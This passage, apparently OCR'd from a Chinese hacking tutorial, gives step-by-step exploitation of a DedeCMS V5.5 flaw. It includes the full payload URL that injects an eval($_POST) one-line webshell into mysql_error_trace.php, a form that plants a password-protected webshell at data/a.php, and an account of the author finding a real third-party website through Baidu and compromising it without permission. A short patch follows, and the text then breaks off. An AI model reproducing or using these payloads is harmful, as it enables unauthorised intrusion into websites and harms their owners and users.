


图4

第一步：直接提交如下的地址：**http://127.0.0.1/test/plus/digg_frame.php?action=good&id=1024%651024&mid=*/eval(_POST[x]);var_dump(3);?>**，就可以看到如图5，图6所示的错误信息，事实上，利用上边那一句，我们就把一句话木马插入到data/mysql_error_trace.php这个文件中了。这也就是我们SHELL的雏形，但是如果仅仅这样还是什么用都没有的，这只是一个铺垫而已。




图5




图6

我们接着来看digg_frame.php里面的代码是如何写的，如图7，大家看$id = (isset($id) && is_numeric($id)) ? $id : 0;这句代码，首先判断了ID是否已被赋值并且是否为数字或数字字符串，如果是才会设置ID为我们提交的ID，否则为空，而后面的IF语句则会因为ID不存在而造成出错。




图7

第二步：在浏览器中访问**http://127.0.0.1/test/data/mysql_error_trace.php**这个地址，如果看到上图5所示的错误信息就表明注入成功了。**Error sql: Select goodpost,badpost,scores From 'dede_archives' where id=1024e1024 limit 0,1; */ ?>**可以用来确认我们的一句话木马是否成功的插入了。当我们查看相应的PHP文件时则可以发现会几乎原封不动的出现了我们的提交信息：

```
<?php
/*
Page:/test/plus/digg_frame.php?action=good&id=1024%651024&mid=*/eval($_POST[x]);var_dump(3);?>
Error: Illegal double '1024e1024' value found during parsing <br />Error sql: <font color='red'>Select goodpost,badpost,scores From 'dede_archives' where id=1024e1024 limit 0,1;</font>
*/
?>
```

在这里我需要说明一下，这个漏洞需要DeceCMS是UTF8版本，因为GBK版本的这个文件虽然里边的内容都一样，但却是INC格式的，所以大家对GBK版本的还是死心吧！如果到这一步还没有出现上面的错误提示或者访问的时候根本没有出现那就只好更换目标了。

第三步：使用记事本打开漏洞发现者提供的test.html文件，注意form中action的地址是**<form method="post" action="http://www.abc.com/data/mysql_error_trace.php">**，我们需要替换为“127.0.0.1/test/data/mysql_error_trace.php/”，如图8，最后直接关闭保存即可。使用浏览器打开test.html，整个页面上只有一个确定，我们点击确定，然后就看到了上图5所示的错误信息，表示木马已经上传成功了。那现在木马到底在哪儿呢？我们在浏览器输入http://127.0.0.1/test/data/a.php，就可以成功得到WEBSHELL了，登录密码为2006888。

闭门造车到这里就结束了，我们再到网上来测试一下，在百度中搜索DedeCMSV55，如图9，找到一个目标为http://

www.cnguozhen.com，按照第一到第三步的顺序来提交URL，然后打开test.html，修改action地址为“http://www.cnguozhen.com/data/mysql_error_trace.php”，我们再来点击提交，返回了如图10所示的错误信息，我们再打开/data/a.php，输入密码2006888就行了，如图11。




图8




图9




图10




图11

最后，我们来给这个网站打上补丁，打开文件include/dedesql.class.php，把鼠标选中的那句代码修改为@fwrite($fp, '<'.'?php'."\r\nexit;\r\n/*\r\n{$savemsg}\r\n*/\r\n?".">\r\n");，然后保存，如图12，接着切换到data目录，清空mysql_error_trace.php文件里的内容就行了，如图13。我们来测试一下补丁的效果，